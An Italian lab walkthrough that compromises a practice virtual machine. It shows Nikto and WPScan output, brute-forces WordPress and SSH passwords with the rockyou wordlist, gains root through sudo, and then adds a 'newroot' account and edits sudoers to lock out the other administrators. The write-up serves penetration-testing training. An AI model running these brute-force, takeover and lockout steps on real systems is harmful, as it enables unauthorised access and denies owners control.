
+ Target IP:      192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port:    80
+ Start Time:    2023-09-26 06:17:45 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type . See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'trn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:        2023-09-26 06:17:58 (GMT-4) (13 seconds)

+ 1 host(s) tested
```


Come avevamo già constatato grazie a Nmap, si tratta di un server web Apache, inoltre notiamo :

- /backup_wordpress/: è stato usato Drupal come CMS, è usato il PHP come linguaggio di scripting.
- /robots.txt : contiene una entry che dovrebbe essere analizzata manualmente



- robots.txt : Entry '/backup_wordpress/' is returned a non forbidden or redirect HTTP code 200, sappiamo quindi che c'è una pagina da visualizzare che risponde a quella URL.

Infatti digitandola nel nostro browser otteniamo questa pagina :



Ci informa che il blog in questione non è più in uso ma ci dà una grande informazione, perchè John uno degli utenti che abbiamo estrapolato prima grazie al server FTP risulta essere anche l'amministratore.

Abbiamo visto che Wordpress è stato utilizzato per creare il blog, quindi possiamo utilizzare un tool preinstallato su Kali : **WPSCAN**

WPSCAN

Con wpscan possiamo andare a trovare le vulnerabilità di una determinata url e come vedremo in questo caso andare a crackare la password di John.

Comando → **wpSCAN –url http://192.168.56.102/backup_wordpress/ --usernames john --passwords /usr/share/wordlist/rockyou.txt**

```

kali㉿kali:~$ nmap -T4 -p80 192.168.56.102
Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
kali㉿kali:~$ sudo systemctl start nessusd.service
kali㉿kali:~$ wpScan --url http://192.168.56.102/backup_wordpress/ --usernames john --passwords /usr/share/wordlists/rockyou.txt
[+] [!] This blog is no longer being maintained

WordPress Security Scanner by the WPScan Team
Version 3.8.24
Sponsored by Automatic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firegart

[+] URL: http://192.168.56.102/backup_wordpress/ [192.168.56.102]
[+] Started: Wed Sep 27 04:43:06 2023
[+] Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.56.102/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API

```

```

kali㉿kali:~$ nmap -T4 -p80 192.168.56.102
Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
kali㉿kali:~$ sudo systemctl start nessusd.service
kali㉿kali:~$ wpScan --url http://192.168.56.102/backup_wordpress/ --usernames john --passwords /usr/share/wordlists/rockyou.txt
[+] [!] This blog is no longer being maintained

WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.56.102/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.56.102/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>


[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.56.102/backup_wordpress/wp-content/themes/twentyseventeen/
| Last Updated: 2023-03-29T00:00:00Z
| Readme: http://192.168.56.102/backup_wordpress/wp-content/themes/twentyseventeen/readme.txt
| [!] The version is out of date, the latest version is 2.9
| Style URL: http://192.168.56.102/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
| Author: The WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.56.102/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.5, Match: 'Version: 1.2'
[+] Enumerating All Plugins (via Passive Methods)
| Any questions, please contact IT administrator John.
[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
| Checking Config Backups - Time: 00:00:00
| → (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups Found.


[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:04:11 <
| > (2515 / 14346907) 0.01% ETA: ???:???
[!] Valid Combinations Found:

```

Una volta recuperate le credenziali possiamo provare a loggare sul server web con l'utenza di John



E siamo dentro .



Nel caso in cui nel blog non c'era nessun riferimento a nomi utenti e amministratori avremmo potuto comunque enumerare gli utenti grazie a wpscan :

```

File Azioni Modifica Visualizza Aiuto
File Azioni Modifica Visualizza Aiuto
kali@kali: ~
[+] URL: http://192.168.56.102/backup_wordpress/ [192.168.56.102]
[+] Started: Wed Sep 27 05:00:27 2023
[+] Finished: Wed Sep 27 05:00:31 2023
[+] Duration: 00:00:04 (10 / 10) 100.00% Time: 00:00:04

[+] User(s) Identified:
[+] John
[+] Admin

[+] Found By: Author Posts - Display Name (Passive Detection)
[+] Confirmed By:
[+] Author ID (Passive Detection)
[+] Author Name (Passive Detection)
[+] Author Ed Brule Forcing - Author Patterns (Aggressive Detection)
[+] Logon Error Message (Aggressive Detection)

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] No WPScan API Token given, as a result daily requests will be limited with 10 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Sep 27 05:00:30 2023
[+] Requests: Done: 55
[+] Cookies: 0
[+] Data Sent: 16,344 KB
[+] Memory Used: 175,897 MB
[+] Memory used: 175,897 MB
[+] Time: 00:00:03

```

Con il comando → **wpscan --url http://192.168.56.102/backup_wordpress/ --enumerate u**

Troviamo due utenti : Admin e John.

Proviamo allo stesso modo di prima il bruteforce con wpscan per cercare se nella nostra wordlist c'è la password per Admin.

Purtroppo la nostra wordlist non riesce a trovare la password per l'utente admin.

Andiamo avanti e cambiamo anche porta, passando alla porta 22 → SSH.

Tentiamo di recuperare una password per l'accesso tramite secure shell per gli utenti che abbiamo scoperto nel file che abbiamo scaricato dal server FTP.

SSH

Usiamo hydra per crackare la password degli utenti con il comando :

→ **hydra -l anne -t4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102**

```

File Azioni Modifica Visualizza Aiuto
File Azioni Modifica Visualizza Aiuto
kali@kali: ~
[~] -> hydra -l anne -t4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102
[+] Starting hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-27 12:59:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^C
Dashboard


[~] -> hydra -l anne -t4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102
[+] Starting hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-27 12:59:44
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1:p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-27 13:00:09

[~] ->

```

Bene, siamo stati fortunati e abbiamo trovato la combinazione tra nome_utente e password.
Quindi adesso tentiamo una connessione da remoto con ssh con il comando :

→ **ssh anne@192.168.56.102**



```
(kali㉿kali)-[~]
$ ssh anne@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:fhT9tr50Ps28ybW38pBWNn+Ex5wCU/d8o1Ih22W4fyQ.
This host key is known by the following other names/addresses:
  ./ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
anne@192.168.56.102's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)


 * Documentation: https://help.ubuntu.com/
 
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Sep 27 00:06:38 2023
anne@bsides2018:~$
```

Perfetto siamo riusciti ad ottenere l'accesso da remoto e ci siamo loggati come utente Anne.
Cerchiamo di capire se anne è un utente tra i sudoers, ovvero un utente che può diventare root con il comando → **sudo su**

Inseriamo quindi la password usata per loggarci in ssh e vediamo se riusciamo a diventare root.



```
File Azioni Modifica Visualizza Aiuto
anne@bsides2018:~$ ls
anne@bsides2018:~$ ls -la
total 16
drwxr-xr-x 3 anne anne 4096 Sep 25 03:58 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
-rw-r--r-- 1 anne anne 48 Sep 27 00:06 .bash_history
drwxr-xr-x 2 anne anne 4096 Sep 25 03:58 .cache
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne#
```


Bene Anne rientra tra i sudoers come conferma diamo il comando → **whoami**

Adesso creiamo un nuovo account con il quale andremo a prenderci i privilegi di root e in seguito escluderemo i sudoers dal poter diventare root.

Comando → **adduser newroot**

```
root@bsides2018:/home/anne# adduser newroot
Adding user `newroot' ...
Adding new group 'newroot' (1005) ...
Adding new user 'newroot' (1005) with group 'newroot' ...
Creating home directory '/home/newroot' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
password: password updated successfully
Changing the user information for newroot
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [y/n]
root@bsides2018:/home/anne#
```

Andiamo adesso a modificare il file **/etc/sudoers** con il comando → **visudo**



```
File Azioni Modifica Visualizza Aiuto
GNU nano 2.2.6 File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
#root  ALL=(ALL:ALL) ALL
newroot ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d
```

Aggiungiamo una riga **newroot ALL=(ALL:ALL) ALL** e andiamo a commentare le righe :

- **root ALL=(ALL:ALL) ALL**
- **sudo ALL=(ALL:ALL) ALL**

Così facendo abbiamo dato tutti i privilegi per eseguire modifiche all'utente newroot appena creato. Abbiamo inoltre tolto qualsiasi privilegio da amministratore all'utente root commentando la prima riga di quelle evidenziate, e abbiamo tolto la possibilità a chi rientra nei sudoers di dare il comando sudo su per diventare utente root.

Considerazioni

Abbiamo visto quante cose è possibile fare se il sistema che gestiamo non è protetto a dovere, è importantissimo quindi assicurarci di lasciare solamente i servizi strettamente indispensabili aperti, riducendo così la superficie da proteggere, inoltre dobbiamo accertarci che le credenziali degli utenti non siamo troppo facili da reperire perchè anche una sola password debole potrebbe far sì che un malintenzionato prenda possesso del nostro dispositivo.

Se proviamo infatti a dare il comando sudo su da parte dell'utente anne, vediamo che ci viene fuori una scritta che ci indica che anne non appartiene ai sudoers.

```
newroot@bsides2018:/home/anne$ su anne
Password:
anne@bsides2018:~$ sudo su
[sudo] password for anne:
Sorry, try again.
[sudo] password for anne:
anne is not in the sudoers file. This incident will be reported.
anne@bsides2018:~$
```